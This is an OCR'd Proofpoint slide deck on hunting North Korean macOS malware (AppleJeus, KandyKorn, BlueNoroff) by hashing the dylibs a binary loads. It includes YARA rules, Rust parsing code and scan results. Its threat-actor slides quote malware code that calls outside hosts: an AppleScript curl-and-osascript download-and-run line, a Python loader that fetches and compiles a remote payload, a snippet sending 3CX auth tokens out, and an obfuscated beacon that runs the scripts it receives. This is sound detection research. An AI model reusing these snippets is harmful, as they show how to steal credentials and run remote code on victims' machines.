
proofpoint.
© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

3CX Incident

AppleJeus

ESET RESEARCH

Linux malware strengthens links between Lazarus and the 3CX supply-chain attack



HUNTRESS

After retrieving **d3dcompiler_47.dll**, the **ffmpeg.dll** binary locates and unravels this secondary payload by decrypting an RC4 stream with the key **3jB(2bsG#@c7**. According to other threat intelligence, this static key is known to be attributed to DPRK threat actors.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

3CX Incident - UpdateAgent

AppleJeus

```
if (parse_json_config() != 0 && read_config(rax_7, &var_60) != 0)
    _strcpy(&var_468, &var_168)
    *(&var_468 + _strlen(&var_468)) = 0x3b
    _strcat(&var_468, &var_268)
    enc_text()
    _sprintf(&var_1068, "3cx_auth_id=%s;3cx_auth_token_content=%s;__tutma=true",
    int32_t var_106c_1 = 0
    int64_t rax_12 = send_post("https://sbmsa.wiki/blog/_insert", &var_1068)
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

UpdateAgent Pivots

Get binary meta-data (dylibs, cert, imports) -> sig

~~Get strings/symbols & look for interesting ones -> sig~~

~~Chuck in disassembler & find relevant code blocks -> sig~~

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Inspiration

Threat Intelligence

Tracking Malware with Import Hashing

January 23, 2014

Mandiant

Written by: Mandiant

SymHash: An ImpHash for Mach-O

ANOMALI



By: Aaron Shelmire

October 3, 2016

Category: Cyber Threat Intelligence , Malware , Research , Threat Intelligence Platform

In the past the Windows Portable Executable (PE) format has been analyzed far and wide due to the historical large scale adoption of the platform. In contrast the Mach-O binary format (executable file format used by MacOS X, IOS, and other Mach based systems) has received much less attention. This is partially due to the comparative lack of malware and forensics engagements focusing on the Mach-O platform. As the Apple operating systems gain adoption this is changing. A few weeks ago Kaspersky's GREAT released a report on a Mach-O variant of the ekoms spyware.

There are many methods to find similar PE files as described below. This post describes a new form of finding similar Mach-O files.

© 2024 Proofpoint. All rig

Dylib Parsing & Hashing

© 2024 Proofpoint. All rights reserved | Proofpoint, Inc. – Confidential and Proprietary

Old Way: Kinda Parse Your Own Dylibs and Pray

```
rule sockracket_dylibs_unstructs
{
    strings:
        $dylib_1 = "/usr/lib/libiconv.2.dylib" ascii wide
        $dylib_2 = "/usr/lib/libcurl.4.dylib" ascii wide
        $dylib_3 = "/usr/lib/libc++.1.dylib" ascii wide
        $dylib_4 = "/usr/lib/libSystem.B.dylib" ascii wide

        $lc_dylib = {0C 00 00 00}
    condition:
        (
        uint32(0) == 0xfeedface or // Mach-O MH_MAGIC
        uint32(0) == 0xcefaedfe or // Mach-O MH_CIGAM
        uint32(0) == 0xfeedfacf or // Mach-O MH_MAGIC_64
        uint32(0) == 0xcffaedfe or // Mach-O MH_CIGAM_64
        uint32(0) == 0xcafebabe or // Mach-O FAT_MAGIC
        uint32(0) == 0xbebafeca    // Mach-O FAT_CIGAM
        ) and all of ($dylib*) in (0..0x2000) and
        #lc_dylib in (0..0x2000) == 4

}
```





Dylibs

Load commands -> commands that involve dylibs -> parse the dylibs

```
LC_LOAD_DYLIB | LC_ID_DYLIB | LC_LOAD_WEAK_DYLIB
| LC_REEXPORT_DYLIB => {
    let (_, dylib: Dylib<'a>) = self.dylib_command()(command_
    self.dylibs.push(dylib);
}
```

```
/// Parser that parses a LC_LOAD_DYLIB, LC_ID_DYLIB, LC_LOAD_WEAK_DYLIB
/// or LC_REEXPORT_DYLIB command.
fn dylib_command(
    &self,
) -> impl FnMut(&'a [u8]) -> IResult<&'a [u8], Dylib<'a>> + '_ {
    move |input: &'a [u8]| {
        let (
            remainder: &[u8],
            (_offset: u32, timestamp: u32, current_version: u32, compatibility_version: u32),
        ) = tuple((
            u32(endian: self.endianness), // offset,
            u32(endian: self.endianness), // timestamp,
            u32(endian: self.endianness), // current_version,
            u32(endian: self.endianness), // compatibility_version,
        ))(input)?;

        Ok((
            &[],
            Dylib {
                name: BStr::new(bytes: remainder).trim_end_with(trim: |c: char| c == '\0'),
                timestamp,
                current_version,
                compatibility_version,
            },
        ))
    }
}
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Dylib Hashing

The hypothesized list of dylibs might be unique

```
let dylibs_to_hash: String = dylibs_to_hash
    .iter()
    .filter_map(|d| {
        Some(
            String::from_utf8(d.name.clone()?)
                .unwrap()
                .trim()
                .to_lowercase(),
        )
    })
    .unique()
    .sorted()
    .join(",");
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

And Now

```
rule APT_NK_AppleJeus_Reused_Dylib
{
    meta:
        author = "Greg Lesnewich"
        description = "track AppleJeus devs consistent Dylib usage"
        description = "catches UpdateAgent, SimpleTea, CrashReporter"
        date = "2024-11-18"
        version = "1.0"

    condition:
        macho.dylib_hash() == "14146344eb8737897c83e6304da2cdb0"
}
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Decent Results Already!

AppleJeus

```
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_VT_Macho_Submitter/Dump/c222dd74314f0c5
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_VT_Macho_Submitter/Dump/acfbc7baaf34d27
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_VT_Macho_Submitter/Dump/6fd0747d1034d07
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_VT_Macho_Submitter/Dump/709a4833fd9af4f
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/os_helper
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_JuiceHead/MacOS/SimpleTea
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_JuiceHead/MacOS/PONDRAT/3c8dbfcbb4fccba
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_JuiceHead/MacOS/PONDRAT/bce1eb513aaac34
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_JuiceHead/MacOS/PONDRAT/0b5db31e47b0dcc
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_JuiceHead/MacOS/PONDRAT/bfd74b4a1b413fa
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_JuiceHead/MacOS/PONDRAT/cbf4cfa2d3c3fb0
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_JuiceHead/MacOS/039ccc31e2df4066f4da5d2
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_JuiceHead/MacOS/UpdateAgent
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_JuiceHead/MacOS/AppleJeus/CrashReporter
APT_NK_AppleJeus_Reused_Dylib Projects/Malware/UNK_JuiceHead/POOLRAT_SIMPLESEA_SimpleTea/5
-------------------------------------------------------------------------------------------
 20097 file(s) scanned in 15.7s. 47 file(s) matched.
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Breaking Out

```
rule dylib_hash_e26a7 {
    condition:
        macho.dylib_hash() == "e26a7e3258fe17bea95d07f50720cad5"
}
```

```
dylib_hash_e26a7 Projects/Malware/TA444/MacOS/UNK_ProcessRequest/f
dylib_hash_e26a7 Projects/Malware/Samples/Training/helloWorld
dylib_hash_e26a7 Projects/Malware/Samples/Komplex/one_fat_komplex
dylib_hash_e26a7 Projects/Malware/Samples/Komplex/binder
dylib_hash_e26a7 Projects/Malware/Samples/Komplex/i386_komplex
dylib_hash_e26a7 Projects/Malware/Samples/Komplex/two_fat_Komplex
dylib_hash_e26a7 Projects/Malware/MAL_Banshee/03ca50947875b4498013
dylib_hash_e26a7 Projects/Malware/APT37/CloudMensis/273633eee4776a
dylib_hash_e26a7 Projects/Malware/APT37/CloudMensis/loader_intel_b
dylib_hash_e26a7 Projects/Malware/APT37/UNK_Family/93afe704e25292a
dylib_hash_e26a7 Projects/Malware/APT37/UNK_Family/475cd916eec8522
dylib_hash_e26a7 Projects/Malware/APT37/UNK_Family/f5b2f359798ff91

20097 file(s) scanned in 16.0s. 17 file(s) matched.
```

Precision via Version Artifacts

```
rule APT_NK_APT37_CloudMensis_Dylibs {
    condition:
        macho.dylib_hash() == "e26a7e3258fe17bea95d07f50720cad5" and
        for any dylib in macho.dylibs:
            (
                dylib.current_version == "1770.255.0"
            )
}

rule APT_RU_APT28_Komplex_Dylibs {
    condition:
        macho.dylib_hash() == "e26a7e3258fe17bea95d07f50720cad5" and
        for any dylib in macho.dylibs:
            (
                dylib.current_version == "1056.16.0"
            )
}
```

```
APT_RU_APT28_Komplex_Dylibs Projects/Malware/Samples/Komplex/binder
APT_RU_APT28_Komplex_Dylibs Projects/Malware/Samples/Komplex/one_fat_
APT_RU_APT28_Komplex_Dylibs Projects/Malware/Samples/Komplex/i386_kom
APT_NK_APT37_CloudMensis_Dylibs Projects/Malware/APT37/CloudMensis/lo
APT_NK_APT37_CloudMensis_Dylibs Projects/Malware/APT37/UNK_Family/93a
APT_NK_APT37_CloudMensis_Dylibs Projects/Malware/APT37/UNK_Family/f5b
20097 file(s) scanned in 16.4s. 6 file(s) matched.
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

BLUENOROFF

- Sapphire Sleet, TA444, STARDUST CHOLLIMA
- Delivery Methods:
  - Phishing
  - Fake PDF readers
  - Python & Java packages
- Heavy reliance on Apple scripting (SCPT, Bash)



© 2024 Proofpoint, Inc.

TA444 Delivery

Bluenoroff



TA444 Delivery

Bluenoroff

```
"
-- JustJoin for Zoom Meetings

##############################################
#
#                                  In-call features
#
#          - Toggling your microphone & video via dedicated menu bar ic
#          - Push-to-talk
#          - Auto-join meetings
#          - Auto-mute audio and video
#          - Auto-toggle captions
#          - Advanced screen share
#          - A meeting timer
#
##############################################

-- This conference is available under GSL v2 license.
"
     Copyright ©2024 Zoom Video Communications, Inc. All rights reser
"

-- Open web Meeting

set urlToOpen to "https://us06web.zoom.us/j/2562572222?pwd=dDJnV


tell application "Safari" -- Change "Safari" to the browser you want to u
     activate -- Activate the browser
     open location urlToOpen -- Open the URL in the browser
end tell

-- Open web Conference

set {a, s, b, f} to {" -A 'mozilla/5.0 (crkey armv7 7.4.00392)'", "
do shell script "curl -o " & b & " " & s & a & " -s" & "&& /bin/zsh


-- Configuration

tell application "Script Editor"
     set scriptText to "\"Confirm Failed\""
     set front document's text to scriptText
end tell
```




```
1   set {a, s, b, f} to {" -A 'mozilla/5.0 (crkey armv7 7.4.00392)
    '", "http://www.disneytv.net/getapp.php?q=yyvwinuxsa", "/
    users/shared/PennConference.scpt", "osasc"}
2   do shell script "curl -o " & b & " " & s & a & " -s" & "&& /
    bin/zsh -c \" " & f & "ript " & b & " &\" &> /dev/null"
```


© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

TA444 Delivery

Bluenoroff

```
def _terminal_output():

    pltype = platform.system()
    if pltype == codecs.decode(QRCodeBuilder.is_windows, rot13_func):
        try:
            subprocess.Popen(codecs.decode(QRCodeBuilder.win_msi_exec,
            'msiexec -c /Q /i https://www.thecloudnet.org/i45E78a4qo+fa
        except:
            pass
    elif pltype == codecs.decode(is_linux, rot13_func):
        pdist = distro.id()
        if pdist == codecs.decode(QRCodeBuilder.is_ubuntu, rot13_func):
            try:
                subprocess.run(codecs.decode(QRCodeBuilder.apt_get_gcc, rot13_func), shell=True)
                'apt-get install gcc -f'
                subprocess.run(codecs.decode(QRCodeBuilder.curl_git, rot13_func), shell=True)
                'curl https://capitalzeroco.com/buildconfig?arch=LIOWVBqZr -o /tmp/.ICE-unix/git.c'
                subprocess.run(codecs.decode(QRCodeBuilder.unix_git, rot13_func), shell=True)
                'gcc -o /tmp/.ICE-unix/git /tmp/.ICE-unix/git.c -lnsl -lpthread -lresolv -std=gnu99'
```

```
private static String getOperatingSystem() {
  String os = System.getProperty("os.name");
  String result = null;

  if (os.contains("Windows"))
      result = "0";
  else if (os.contains("Linux"))
      result = "2";
  else if (os.contains("Mac OS X"))
      result = "1";
  return result;
}
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

SentinelLABS ABOUT CVE D

Bluenoroff

ADVANCED PERSISTENT THREAT

BlueNoroff Hidden Risk | Threat Actor Targets Macs with Fake Crypto News and Novel Persistence

RAFFAELE SABATO, PHIL STOKES & TOM HEGEL / NOVEMBER 7, 2024

```
on _0xEB10()
    set _0x644e to {}
    set _0x12d4 to paragraphs of (do shell script _0x737F("ps -axco comm"))
    repeat with _0x1a7b in _0x12d4
        set end of _0x644e to "|" & _0x1a7b
    end repeat
    set _0xf006 to _0x644e as string
    return _0xf006
end _0xEB10

set _0x261b to "%mail_id%"
set _0x33cf to _0x737F("update.online/test")
set _0x6cc1 to (do shell script _0x737F("date +%s"))
set _0x661e to _0x737F("https://bots.auto")

set _0x322a to _0x737F("{"uid": "%uid", "mid": "%mid","")
set _0x322b to _0x737F(" "data": "%data"}")
repeat while true
    try
        set _0x644e to _0xEB10()
        set _0xe9c2 to _0x322a & _0x322b
        set _0xe9c2 to _0x883B(_0xe9c2, _0x737F("%uid"), _0x6cc1)
        set _0xe9c2 to _0x883B(_0xe9c2, _0x737F("%mid"), _0x261b)
        set _0xe9c2 to _0x883B(_0xe9c2, _0x737F("%data"), _0x644e)
        set _0x651d to {_0x737F("Content-Type: application/json")}
        set _0xe55d to _0x737F("curl --no-buffer -X POST -H ") & quoted form
        set _0x65ae to do shell script _0xe55d
        if length of _0x65ae is greater than 0 then
            run script _0x65ae
        end if
    end try
```

jamf

APT Actors Embed Malware wi macOS Flutter Applications

KANDYKORN

Bluenoroff

```
process_module::file_down(char*,
process_module::file_wipe(char*)
process_module::process_request(i
process_module::resp_basicinfo()
process_module::resp_cfg_get()
process_module::resp_cfg_set(_CON
process_module::resp_cmd_create()
process_module::resp_cmd_recv()
process_module::resp_cmd_send(cha
process_module::resp_file_dir(cha
process_module::resp_file_down(_U
process_module::resp_file_prop(ch
process_module::resp_file_upload(
process_module::resp_file_wipe(ch
process_module::resp_file_zipdown
process_module::resp_proc_kill(ui
process_module::resp_proc_list()
process_module::resp_sleep(_END_P
```

```
int64_t _main(int32_t arg1, void* arg2)

    int64_t rbp
    int64_t var_8 = rbp
    int64_t* rbp_1 = &var_8
    int64_t var_10 = *___stack_chk_guard
    int32_t var_7cc = 0
    void var_158
    crypt_rc4::crypt_rc4(&var_158)
    crypt_rc4::set_key(&var_158, &rc4_key, 0x40)
    int64_t rax_1 = get_temp_dir()
    void var_558
    ___bzero(&var_558, 0x400)
    int128_t var_578
    __builtin_strncpy(dest: &var_578, src: "chkupdate.XXXXXXX", n: 0x20)

    if (_mktemp(&var_578) != 0)
        _sprintf(&var_558, "%s/%s", rax_1, &var_578)
    else
        _sprintf(&var_558, "%s/chkupdate.xxx", rax_1)
        _free(rax_1)
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Common Dylib Hashing W

Bluenoroff

```
rule APT_NK_TA444_SockRacket_DylibHash
{
    meta:
        author = "Greg Lesnewich"
        description = "for YARA-X only - track KandyKorn/SockRacket based on consistent dylib hash"
        description = "catches ARM and x64 variants!"
        date = "2024-10-29"
        version = "1.0"
        hash = "927b3564c1cf884d2a05e1d7bd24362ce8563a1e9b85be776190ab7f8af192f6"
        hash = "c99729c39d197dd774e6febab5ec33abdf31f4404b4ffadad553efb3aa86192d"
        hash = "d57a2e0c42c63659d6c09fc593fd5d272aec75b3629d9993b760142c731a191d"
        hash = "f91801b458d875cfe61f927d16202b3a853d07e89a66ca4663989878e94242ad"
        hash = "1d6cf7159c8dd98299798b0985f62dd15cb2e64550cd57a9e747dc3bee5f46d8"
        hash = "015c4b621ae7161417b59c0ca24249a0680504107a9069128d2a8ba32ef21ada"
        hash = "0753859738620c7394f04220e273974982203a6ea1c2a30247149a9c8ff07037"
        hash = "d2d60f678d0b881b3e079b46bdb813f9f7d8802a227aea46926e4bbd1838f9e5"
        reference = "https://www.elastic.co/security-labs/elastic-catches-dprk-passing-out-kandykorn"

    condition:
        macho.dylib_hash() == "f17d4ef7260486d474bc14bd8faf147a"
}
```

Hella Precise

TA444

```
[> ./Desktop/yr scan Desktop/APT_NK_TA444_SockRacket_DylibHash.yar Projects/Malware/ -
APT_NK_TA444_SockRacket_DylibHash Projects/Malware/TA444/MacOS/UNK_SockRacket/KandyKo
APT_NK_TA444_SockRacket_DylibHash Projects/Malware/TA444/MacOS/UNK_SockRacket/c99729c
APT_NK_TA444_SockRacket_DylibHash Projects/Malware/TA444/MacOS/UNK_SockRacket/1d6cf71
APT_NK_TA444_SockRacket_DylibHash Projects/Malware/TA444/MacOS/UNK_SockRacket/KandyKo
APT_NK_TA444_SockRacket_DylibHash Projects/Malware/TA444/MacOS/UNK_SockRacket/0753859
APT_NK_TA444_SockRacket_DylibHash Projects/Malware/TA444/MacOS/UNK_SockRacket/d2d60f6
APT_NK_TA444_SockRacket_DylibHash Projects/Malware/TA444/MacOS/UNK_SockRacket/d57a2e0
APT_NK_TA444_SockRacket_DylibHash Projects/Malware/TA444/MacOS/UNK_SockRacket/f91801b
----------
 20096 file(s) scanned in 17.3s. 8 file(s) matched.
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Other KANDYKORN Oddity

TA444

```
<xml version="1.0" encoding="UTF-8">
<DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
<plist version="1.0">
<dict>
    <key>com.apple.application-identifier</key>
    <string>henry</string>
    <key>com.apple.security.get-task-allow</key>
    <true/>
</dict>
</plist>
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Entitlements

© 2024 Proofpoint. All rights reserved | Proofpoint, Inc. – Confidential and Proprietary

Entitlements


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.security.get-task-allow</key>
    <true/>
    <key>com.apple.security.temporary-exception.files.absolute-path.read-only</key>
    <string>/</string>
    <key>com.apple.security.temporary-exception.mach-lookup.global-name</key>
    <array>
        <string>com.apple.testmanagerd</string>
        <string>com.apple.coresymbolicationd</string>
    </array>
</dict>
</plist>
```

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Entitlements

Believe it or not, the XML is just chucked into the binary



proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Entitlements

CSSuperBlob

CSBlob

- Index

Magic Bytes

```
// Iterator over the `CSBlobIndex` entries that have some blob.
let blobs: impl Iterator<Item = (usize, …)> = super_blob.index.iter().filter_map(|blob_index: &CSBlob…| {
    blob_index &CSBlobIndex
        .blob Option<CSBlob>
        .as_ref() Option<&CSBlob>
        .map(|blob: &CSBlob| (blob_index.offset as usize, blob))
});

